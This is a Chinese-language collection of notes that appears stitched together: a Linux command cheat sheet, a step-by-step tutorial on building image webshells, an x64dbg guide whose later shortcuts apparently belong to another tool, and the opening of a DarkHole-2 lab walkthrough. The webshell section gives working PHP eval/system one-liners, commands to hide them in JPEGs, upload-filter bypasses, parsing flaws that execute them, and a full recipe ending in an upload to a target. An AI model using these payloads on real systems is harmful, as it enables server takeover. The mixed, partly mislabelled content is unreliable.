这里整理了一份全面的 Linux 常用命令速查表,按照功能分类。方便快速查阅!
🐧 Linux 常用命令速查表
1️⃣ 系统信息查看
| 命令 | 说明 |
|---|---|
uname -a | 查看系统内核及架构信息 |
cat /etc/os-release | 查看 Linux 发行版信息 |
hostname | 查看主机名 |
whoami | 显示当前登录用户 |
id | 查看用户 UID、GID 及所属组 |
uptime | 系统运行时长及负载 |
top / htop | 动态查看进程和资源占用 |
free -h | 查看内存使用情况 |
df -h | 查看磁盘使用情况 |
du -sh * | 查看当前目录下各文件/目录大小 |
lscpu | 查看 CPU 信息 |
lsblk | 查看磁盘分区和挂载情况 |
2️⃣ 文件与目录操作
| 命令 | 说明 |
|---|---|
ls -al | 列出文件(含权限、隐藏文件) |
cd /path | 切换目录 |
pwd | 显示当前目录 |
cp src dst | 复制文件或目录 |
mv src dst | 移动或重命名文件 |
rm file | 删除文件 |
rm -rf dir | 强制删除目录及内容 |
mkdir dir | 创建目录 |
touch file | 创建空文件 |
find /path -name "*.txt" | 按名称查找文件 |
locate filename | 使用索引快速查找文件 |
tree | 以树形结构显示目录内容 |
3️⃣ 文件内容查看与处理
| 命令 | 说明 |
|---|---|
cat file | 查看文件内容 |
more file / less file | 分页查看文件 |
head -n 20 file | 查看文件前 20 行 |
tail -n 50 file | 查看文件后 50 行 |
tail -f file | 实时查看日志变化 |
nano file / vim file | 编辑文件 |
wc -l file | 统计文件行数 |
strings file | 提取可打印字符 |
grep "pattern" file | 搜索匹配内容 |
grep -r "keyword" dir/ | 递归搜索目录 |
diff file1 file2 | 比较文件差异 |
4️⃣ 用户与权限管理
| 命令 | 说明 |
|---|---|
adduser username | 添加新用户 |
passwd username | 修改用户密码 |
userdel username | 删除用户 |
groupadd group | 创建新组 |
usermod -aG group user | 将用户添加到组 |
chmod 755 file | 修改文件权限 |
chown user:group file | 修改文件属主和属组 |
sudo command | 使用管理员权限执行命令 |
su - user | 切换用户身份 |
5️⃣ 软件包管理
Debian / Ubuntu
| 命令 | 说明 |
|---|---|
apt update | 更新软件源 |
apt upgrade | 更新所有已安装软件 |
apt install pkg | 安装软件包 |
apt remove pkg | 卸载软件包 |
dpkg -l | 列出所有已安装软件 |
CentOS / RHEL
| 命令 | 说明 |
|---|---|
yum update | 更新软件包 |
yum install pkg | 安装软件包 |
yum remove pkg | 卸载软件包 |
rpm -qa | 列出已安装包 |
6️⃣ 网络操作
| 命令 | 说明 |
|---|---|
ip addr / ifconfig | 查看网络接口信息 |
ping host | 测试网络连通性 |
curl url | 获取网页内容 |
wget url | 下载文件 |
netstat -tulnp | 查看端口和监听服务 |
ss -tulnp | (推荐) 查看端口和监听服务 |
traceroute host | 路由跟踪 |
dig domain / nslookup domain | DNS 查询 |
scp file user@host:/path | 通过 SSH 复制文件 |
rsync -av src dst | 高效文件同步 |
7️⃣ 压缩与解压
| 命令 | 说明 |
|---|---|
tar -cvf file.tar files/ | 打包 |
tar -xvf file.tar | 解包 |
tar -czvf file.tar.gz files/ | 压缩 |
tar -xzvf file.tar.gz | 解压 |
zip -r file.zip dir/ | 压缩为 zip |
unzip file.zip | 解压 zip |
8️⃣ 进程与服务管理
| 命令 | 说明 | |
|---|---|---|
ps aux | 查看所有进程 | |
| `ps -ef | grep name` | 查找进程 |
kill PID | 终止进程 | |
kill -9 PID | 强制终止进程 | |
systemctl start service | 启动服务 | |
systemctl stop service | 停止服务 | |
systemctl restart service | 重启服务 | |
systemctl status service | 查看服务状态 | |
service service status | 旧版服务管理 |
9️⃣ 磁盘与挂载
| 命令 | 说明 |
|---|---|
mount /dev/sdb1 /mnt | 挂载分区 |
umount /mnt | 卸载分区 |
lsblk | 查看块设备 |
fdisk -l | 列出磁盘分区 |
blkid | 查看分区 UUID |
parted /dev/sdb | 分区操作 |
🔟 系统安全与日志
| 命令 | 说明 |
|---|---|
sudo ufw enable / ufw allow 22 | 防火墙配置(Ubuntu) |
iptables -L | 查看防火墙规则 |
last | 查看用户登录记录 |
who | 当前在线用户 |
journalctl -xe | 查看系统日志 |
cat /var/log/auth.log | 身份验证日志 |
cat /var/log/syslog | 系统日志 |
Windows 和 Linux 下图片马制作
1️⃣ 基本原理
图片马(Image Webshell)是一种将恶意代码(如 PHP、ASP、JSP 脚本)嵌入到图片文件中,以绕过上传检测和安全防护的技术。
-
核心思路:
- 图片文件通过文件头(Magic Number)识别类型,上传系统通常只检测文件头或后缀名。
- 将代码隐藏在图片尾部或元数据中,保留文件头不变,仍被识别为正常图片。
-
常用场景:
- 绕过上传黑名单(仅允许
.jpg、.png文件)。 - 绕过 MIME 类型检测、WAF 防火墙。
- 与漏洞解析配合,实现代码执行。
- 绕过上传黑名单(仅允许
2️⃣ 常见图片格式及二进制文件头
在制作图片马时必须保留原始图片头部数据,否则无法通过文件类型检测。
| 图片格式 | 魔数 (Magic Number) | 十六进制表示 | 特点 |
|---|---|---|---|
| JPEG / JPG | ÿØÿà 或 ÿØÿÛ | FF D8 FF E0 / FF D8 FF DB | 最常用,短头部,适合插入代码 |
| PNG | .PNG | 89 50 4E 47 0D 0A 1A 0A | 8 字节头部,必须保留 |
| GIF87a | GIF87a | 47 49 46 38 37 61 | 旧版 GIF |
| GIF89a | GIF89a | 47 49 46 38 39 61 | 常见 GIF |
| BMP | BM | 42 4D | 位图文件 |
| TIFF (Intel) | II* | 49 49 2A 00 | 小端序 |
| TIFF (Motorola) | MM* | 4D 4D 00 2A | 大端序 |
| WEBP | RIFF....WEBP | 52 49 46 46 xx xx xx xx 57 45 42 50 | RIFF 格式图片 |
注意:
- 修改图片文件时务必保留文件头。
- 恶意代码建议追加到文件尾部,以确保图片可正常显示。
3️⃣ 图片马制作方法
方法 1:直接拼接代码
- 将正常图片和一句话木马合并,恶意代码放在尾部。
- 上传时仍是有效图片。
方法 2:修改元数据
- 利用 EXIF 信息字段(如作者、描述)写入 PHP 代码。
- 需结合解析漏洞才能执行代码。
方法 3:编码/双后缀
- 上传时使用
file.php.jpg、Base64 编码,绕过部分检测。
4️⃣ Windows 下制作
(1) CMD 拼接
cmdcopy /b normal.jpg + shell.php hacked.jpg
/b二进制模式normal.jpg正常图片shell.php一句话木马hacked.jpg输出文件
(2) 添加元数据
- 安装 exiftool
- 写入代码:
cmdexiftool -Comment="<?php @eval($_POST['cmd']);?>" normal.jpg
5️⃣ Linux 下制作
(1) cat 拼接
bashcat normal.jpg shell.php > hacked.jpg
(2) echo 插入代码
bashecho "<?php @eval(\$_POST['cmd']);?>" >> normal.jpg
mv normal.jpg hacked.jpg
(3) 修改 EXIF 元数据
bashexiftool -Comment="<?php system($_GET['cmd']);?>" normal.jpg
6️⃣ 检测与绕过技巧
绕过方法
- 双重后缀:
hacked.php.jpg - 大小写绕过:
hacked.PhP - 内容混淆:加入注释、空格、编码(Base64)
- MIME 欺骗:上传请求头伪装
Content-Type: image/jpeg
检测思路
- 查看文件尾部是否有脚本:
bashtail hacked.jpg
- 扫描可疑 PHP 代码:
bashstrings hacked.jpg | grep "<?php"
- 使用
file hacked.jpg检查真实类型 - 使用安全库或防火墙检测文件内容
7️⃣ 上传后执行
上传成功后,要结合服务器解析漏洞执行代码:
- IIS + PHP:
file.php.jpg可能被解析为 PHP - Nginx 配置错误:
xxx.jpg/1.php触发执行 - Apache 多后缀解析:同样可能执行
8️⃣ 风险与防御
-
风险:图片马一旦执行,可直接成为 webshell,危害极大。
-
防御措施:
- 严格校验上传后缀和文件头
- 上传后重新压缩图片(清除恶意代码)
- 检查文件内容中是否包含脚本标签
- 关闭多后缀解析漏洞
✅ 示例:完整制作流程(Linux)
bash# 1. 准备文件
cp test.jpg normal.jpg
echo "<?php @eval(\$_POST['cmd']);?>" > shell.php

# 2. 合并图片和木马
cat normal.jpg shell.php > hacked.jpg

# 3. 检查文件尾部
tail hacked.jpg
strings hacked.jpg | grep "<?php"

# 4. 上传并访问
curl -F "file=@hacked.jpg" http://target/upload
x64dbg 基础用法
x64dbg 是一个强大的 Windows 调试工具,适用于反向工程、漏洞分析和破解程序。它支持 32 位和 64 位应用程序的调试,界面友好,功能强大。
1. 加载目标程序
- 启动 x64dbg 后,点击左上角的“文件”(File)->“打开”(Open)来加载你想要调试的程序。
- 选择
.exe文件,点击“打开”。 - 如果程序已经启动,可以通过“附加到进程”(Attach to process)来附加调试目标(影响最小,建议)
2. 基本界面介绍
x64dbg 的界面包括多个区域:
- CPU 窗口:显示当前的汇编代码。
- 寄存器窗口:显示当前 CPU 寄存器的状态(如 EAX, EBX, ECX, EDX 等)。
- 堆栈窗口:显示当前的堆栈信息。
- 内存窗口:显示内存数据,可以实时修改内存。
- 模块窗口:显示程序加载的所有模块。
- 命令窗口:可以输入命令执行,类似于命令行界面。
3. 设置断点
断点是调试中非常重要的功能,可以在程序执行到某个位置时暂停。
- 在 CPU 窗口中,右键点击某一行汇编代码,选择“添加断点”。
- 你也可以在地址栏中输入特定地址来直接跳转到该位置设置断点。
- 设置断点后,程序执行到该点会暂停,你可以查看寄存器、堆栈和内存状态。
4. 单步执行
在调试过程中,单步执行可以让你逐行分析代码。
- 单步跳过(F8):跳过当前指令,执行下一条指令。
- 单步进入(F7):进入当前调用的函数。
- 继续执行(F9):继续程序的执行,直到下一个断点。
5. 查看和修改寄存器
寄存器窗口显示了 CPU 的寄存器状态,可以手动修改寄存器的值。
- 右键点击某个寄存器,选择“修改”可以修改其值。
- 修改寄存器的值可以改变程序的执行流或绕过某些判断。
6. 查看和修改内存
- 打开内存窗口(Memory)。
- 输入特定的内存地址,查看该地址的内容。
- 你可以右键点击内存区域(空格),选择“修改内存”来修改内存中的值。
7. 堆栈分析
堆栈窗口可以查看函数调用和返回时的堆栈数据。
- 在堆栈窗口中,可以看到每个函数调用时的堆栈数据,包括局部变量和返回地址。
- 堆栈内容也可以修改,常用于修改程序的执行流程。
8. 调试命令
x64dbg 提供了一些调试命令,可以通过命令窗口直接输入:
bp [地址]:在指定地址设置断点。r [寄存器名]:查看寄存器的当前值。d [地址]:显示内存中的数据。t [命令]:执行命令。
9. 反汇编和分析
x64dbg 支持强大的反汇编功能,你可以通过反汇编代码来理解程序的执行逻辑。
- 选择某个地址,右键点击并选择“反汇编”。
- 查看对应的汇编代码,分析每个指令的功能。
10. 基础技巧
- 查看模块:通过“模块”窗口,可以查看程序加载的所有 DLL 和 EXE 文件,帮助分析程序依赖关系。
- 条件断点:可以设置条件断点,只有满足条件时才触发断点,适用于复杂的调试场景。
- 跟踪系统调用:通过设置系统调用断点,跟踪程序和操作系统的交互。
11. x64dbg 常用快捷键
1. 常规操作
- F9: 继续执行程序,直到遇到断点。
- F7: 单步进入,进入当前调用的函数。
- F8: 单步跳过,跳过当前函数调用,执行下一行指令。
- Shift + F7: 跳过当前函数的所有指令,直接到达函数返回。
- Ctrl + F9: 停止调试并退出程序。
- F5: 启动调试或附加到进程。
2. 断点操作
- F2: 在当前指令设置/取消断点。
- Ctrl + F2: 切换所有断点的启用状态。
- Ctrl + Shift + F2: 清除所有断点。
3. 寄存器操作
- Ctrl + R: 刷新寄存器窗口。
- Alt + R: 打开/关闭寄存器窗口。
- Ctrl + E: 打开/关闭堆栈窗口。
- Ctrl + D: 打开/关闭内存窗口。
4. 反汇编操作
- Ctrl + G: 跳转到特定的地址。
- Ctrl + Shift + G: 跳转到当前指令的地址。
- Ctrl + L: 转到当前指令对应的源代码行(如果有调试符号)。
5. 查看/修改内存
- Ctrl + M: 打开内存视图。
- Alt + M: 修改当前显示的内存值。
6. 日志与控制台
- Ctrl + K: 打开/关闭命令窗口。
- Ctrl + Shift + K: 打开/关闭日志窗口。
常用快捷键:
- F12+Shift:查找字符串
- 空格:切换文本视图或图表视图
- F5:生成伪C代码
- 分号(;):反汇编界面写注释
- 斜杠(/):伪代码界面写注释
- F12:列出光标所在函数的流程图
常见问题及其解决方式
- 字符串丢失:
- 选中字符串对应汇编代码->右键->点击字符串->字符串窗口->右键->rebuild
- 若无法找到对应字符串代码,则可能是字符串无法显示:新建快捷方式->后缀加上:-dCULTURE=all
- 数据修改:
- 选中对应地址->点击Hex View->右键(或者F2)->点击edit->右键->应用
- 若为只读不可修改,则使用CE更改内存属性
- 代码修改:
- 右键对应代码->Assemble->选择并更改->回车
- 打补丁:
- 菜单栏选择Edit->Patch Program->Apply patch to
环境搭建:
- 靶机下载地址:https://vulnhub.com/entry/darkhole-2,740/

- 再VMWare中打开靶机

- 查看Mac地址:点击导航栏的"虚拟机"->"设置"->"网络适配器"->"高级"->"MAC地址",记住这个地址并点击确定.
攻击开始:
1. 主机发现:(这里使用Kali进行演示)
sudo arp-scan -l #列出所有已开启的主机IP
 通过对比Mac地址,获取目标IP:192.168.184.156
2. 端口扫描:
nmap -p- 192.168.184.156 #扫描所有端口情况

 能看到这里开放了80端口和22端口,现在可以在浏览器内访问一下192.168.184.156:80
3. 目录扫描:
dirsearch -u "192.168.184.156:80" #目录扫描
 这里可以看到对方泄露了自己的git仓库,众所周知,git仓库内存放着项目源码,那么我们可以使用工具将对方的源码全部下载下来,不过这里并不着急下载源码,继续对当前网页进行测试
4. 注入点测试:
- 添加闭合符对账号密码的输入框进行测试,检查是否存在注入点
- 我这里进行测试后并没有看到明显的注入点,当然也可以下载下来数据包使用sqlmap进行自动化测试,不过我走git源码的路子已经打通了,这里就不测试了。
5.下载git源码(git-dumper工具/自己写一个爬虫)
git-dumper http://192.168.184.156/.git/ tmp #将git源码下载到tmp文件夹内
6.查看git日志
git log #查看日志
